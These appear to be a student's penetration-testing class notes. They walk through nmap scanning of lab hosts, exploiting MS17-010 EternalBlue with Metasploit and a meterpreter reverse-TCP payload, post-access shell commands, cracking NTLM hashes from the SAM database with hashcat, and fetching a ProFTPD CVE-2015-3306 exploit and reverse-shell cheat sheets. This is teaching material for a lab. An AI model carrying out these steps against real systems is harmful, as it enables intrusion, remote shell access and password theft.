Class: 11 (26 Oct 2024)

192.168.68.86

Penetration test → find vulnerability

- VA (Vulnerability assessment)
- PT (Penetration Test)

Gaining Access

- Password Attacks → sniffing, Trojan, key logger, spyware
- Password Creaking → brute force, dictionary attack

Vulnerability Exploitation

- Identify the vulnerability
- Determine the risk associated with the vulnerability
- Determine the capability of the vulnerability
- Exploit development (Adv. Level) / Exploit Modification (Mid-level)/Exploit selection
- Payload selection
- Gain the access

Exploit → snack, Payload→ poison


There are two types of shell:

- Bind shell → attacker to target
- Reverse Shell → target to attacker

Exploitation Framework

- MSF console
- Auxiliary
- Exploits
- Payload
- Post
- Encoder
- Nops
- Evasion

nmap 192.168.10.96



```
└─# nmap 192.168.10.96
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-26 02:54 EDT
Nmap scan report for 192.168.10.96
Host is up (0.0045s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8022/tcp  open  oa-system
8031/tcp  open  unknown
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
8443/tcp  open  https-alt
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
```


─# locate.nse (.nse mean nmap script)

nmap -p 445 --scripts=smb-vuln-* 192.168.10.96

msfconsole

msf6 >help


msf6 > search ms17-010



```
msf6 > search ms17-010

Matching Modules
================

   #   Name                                          Disclosure Date  Rank     Check  Desc
ription
   -   ----                                          ---------------  ----     -----  ----
-------
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17
-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                 .                .        .      .
   2     \_ target: Windows 7                        .                .        .      .
   3     \_ target: Windows Embedded Standard 7      .                .        .      .
   4     \_ target: Windows Server 2008 R2           .                .        .      .
   5     \_ target: Windows 8                        .                .        .      .
   6     \_ target: Windows 8.1                      .                .        .      .
   7     \_ target: Windows Server 2012              .                .        .      .
   8     \_ target: Windows 10 Pro                   .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17
-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                        .                .        .      .
   12    \_ target: PowerShell                       .                .        .      .
   13    \_ target: Native upload                    .                .        .      .
   14    \_ target: MOF upload                       .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   16    \_ AKA: ETERNALROMANCE                      .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   18    \_ AKA: ETERNALBLUE                         .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17
-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   21    \_ AKA: ETERNALROMANCE                      .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   23    \_ AKA: ETERNALBLUE                         .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010            .                normal   No     MS17
-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                        .                .        .      .
   26    \_ AKA: ETERNALBLUE                         .                .        .      .
```

exploit/windows/smb/ms17_010_eternalblue → fullname of exploit

msf6 > use exploit/windows/smb/ms17_010_eternalblue




```
msf6 > use  exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Red color mean successfully load


msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

RHOST → target host



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/u
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. C
                                             dard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only
                                              7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Wi
                                             machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.68.132   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.10.96



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.10.96    yes       The target host(s), see https://docs.metasploit.com/docs
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication.
                                             dard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Onl
                                              7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects
                                             machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.68.132   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

#set LPORT 4321

#run

#(meterpreter>

Vagrant→ default id and password

Payload options (windows/x64/meterpreter/reverse_tcp): → payload name and type

LHOST

run

shell →shell in

exit → shell exit

whoami

dir → show all file

SAM database → where all userid and pass store

How to identify type of hash


https://www.tunnelsup.com/hash-analyzer/

For password cracking

- John the ripper
- Hash cat

#hashcat –h | grep NTLM

```
┌──(root㉿kali)-[~]

└─# hashcat -h|grep NTLM
```



```
┌──(root㉿kali)-[~]
└─# hashcat -h|grep NTLM
   5500 | NetNTLMv1 / NetNTLMv1+ESS                                  | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)                             | Network Protocol
   5600 | NetNTLMv2                                                  | Network Protocol
  27100 | NetNTLMv2 (NT)                                             | Network Protocol
   1000 | NTLM                                                       | Operating System
```

#hashcat –m 1000 win_hash.txt passeords.txt --force   {100 mean NTLM}

```
┌──(root㉿kali)-[~]

└─# nmap 192.168.10.104

┌──(root㉿kali)-[~]

└─# nmap -p 21 -sV 192.168.10.104
```

ProFTPD 1.3.5 →version

```
┌──(root㉿kali)-[~]

└─# nmap -p 21 -sV 192.168.10.104

┌──(root㉿kali)-[~]

└─# git clone https://github.com/t0kx/exploit-CVE-2015-3306.git
```

Reverse shell cheat sheet →google search

https://www.urlencoder.org/ →

https://book.hacktricks.xyz/generic-methodologies-and-resources/reverse-shells/full-ttys →